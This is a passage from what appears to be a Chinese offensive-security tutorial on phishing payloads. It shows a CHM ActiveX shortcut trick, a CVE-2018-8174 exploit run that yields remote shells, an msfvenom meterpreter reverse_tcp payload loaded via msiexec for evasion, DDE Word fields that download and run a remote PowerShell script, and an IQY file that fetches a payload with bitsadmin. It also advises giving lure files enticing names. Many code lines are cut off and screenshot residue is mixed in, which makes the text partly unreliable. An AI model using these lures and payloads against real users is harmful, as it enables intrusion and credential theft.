
1 <!DOCTYPE html><html><head><title>Mousejack replay</title><he
2 command exec
3 <OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7
4 <PARAM name="Command" value="Shortcut">
5 <PARAM name="Button" value="Bitmap::shortcut">
6 <PARAM name="Item1" value=", calc.exe">

```


```

7 <PARAM name="Item2" value="273,1,1">
8 </OBJECT>
9 <SCRIPT>
10 x.Click();
11 </SCRIPT>
12 </body></html>

```



生成后起一个容易上钩的名字。



112.41.51.3	172.16.12.1	www	L	ANDROID-HUA...	Ver: 10.0	powershell.exe	25480	x86	8s
-------------	-------------	-----	---	----------------	-----------	----------------	-------	-----	----

### 3) CVE-2018-2174


exp地址:

<https://github.com/0x09AL/CVE-2018-8174-msf.git>

```

root@kali:~/CVE-2018-8174_EXP# python CVE-2018-8174.py -u http://192.168.1.5/test.html -o test.rtf -i 192.168.1.5 -p 4444
UNICODE URL len 110 , need to pad ... [0x09AL] GET /test.html HTTP/1.1 200
Generated test.rtf successfully [0x09AL] GET /CVE-2018-8174_EXP/exploit.html HTTP/1.1 200
!!! Completed !!!

```



我们无法返回您查看的页面。

Internet Explorer 已不再尝试还原此网站。该网站看上去仍有问题。

您可以执行以下操作:

- 转到主页
- 尝试返回查看的页面
- 更多信息

```
*] Encoded stage with x86/shikata_ga_nai
*] Sending encoded stage (267 bytes) to 192.168.1.6
*] Command shell session 2 opened (192.168.1.5:4444 -> 192.168.1.6:49165) at 2020-05-02 23:07:05 +0800
msf5 exploit(multi/handler) > sessions

Active sessions
=====
Id  Name  Type  Information
---  ---  ---  ---
1  192.168.1.5:4444 -> 192.168.1.6:49164 (192.168.1.6)
2  192.168.1.5:4444 -> 192.168.1.6:49165 (192.168.1.6)
```

#### 4) Windows 快捷键

先利用MSF生成一段payload:

```
1 msfvenom -p windows/meterpreter/reverse_tcp lhost=vpsip lport=
```

msiexec.exe, 系统进程, 是Windows Installer的一部分, 利用此进程来加载我们shellcode可以达到一定的规避作用。

← 创建快捷方式

## 想为哪个对象创建快捷方式?

该向导帮你创建本地或网络程序、文件、文件夹、计算机或 Internet 地址的快捷方式。

请键入对象的位置(T):

浏览(R)...

单击“下一步”继续。

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:1234
[*] Sending stage (179779 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.5:1234 -> 192.168.1.6:49167) at 2020-05-03 11:02:15 +0800



meterpreter >
```

当然方法不唯一，还有很多种方式如用powershell 来远程下载执行自己的 木马等。


### 5) 构造DDE钓鱼文档

创建一个文档,之后双击打开 dde.docx,直接Ctrl + f9快捷键便可以快速帮助创建一个域,我们则只需要在花括号中添加如下指令(弹出一个计算器),实战过程中可以远程加载我们的木马。


```
1 DDEAUTO c:\windows\system32\cmd.exe "/k calc.exe"
```



复测 (3).docx - Microsoft Word



这里我用ps远程下载我的马。




```
1 DDEAUTO "C:\\windows\\system32\\WindowsPowerShell\\v1.0\\power
```

复测 (3).docx - Microsoft Word

审阅 视图



```
{ DDEAUTO "C:\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -
sta -Nonl -W Hidden IEX (New-Object
System.Net.WebClient).DownloadString("http://[redacted]/1.ps1"); # " "Microsoft
Document Security Add-On" }+
```




点击后上线。

112.41.51.3	192.168.1.6	www	Administrator *	WIN-GJ76HIOJPER	Ver. 6.1	2C974A6C (2).exe	2876	x86	149ms
112.41.51.3	192.168.1.6	www	Administrator *	WIN-GJ76HIOJPER		powershell.exe	3420	x86	1s

### 6) word 中插入外部对象(OLE)方式欺骗






·XXX 采购设备名单，请仔细阅读。

- 
  
Myjob

点击即可上线。






### 7) IQY特性钓鱼



利用nishang下的Out-WebQuery.ps1，脚本生成包含恶意 payload url 的 iqy 文件。


```
1 powershell -exec bypass -Command "& {Import-Module 'C:\Epic\ni
```



在iqy.html页面中写入：

```
1 =cmd|' /c bitsadmin /transfer c6c5 http://ip:port/a %APPDATA%
```






```
05/03 15:31:01 visit from: 112.41.51.3
Request: GET /a
page Scripted Web Delivery (bitsadmin)
Microsoft BITS/7.5
```

bitsadmin传输是真的慢.....

除了钓鱼，也可以用这一特性窃取目标用户的账户密码等敏感信息。

## 8) PPT 动作按钮特性构造 PPSX钓鱼

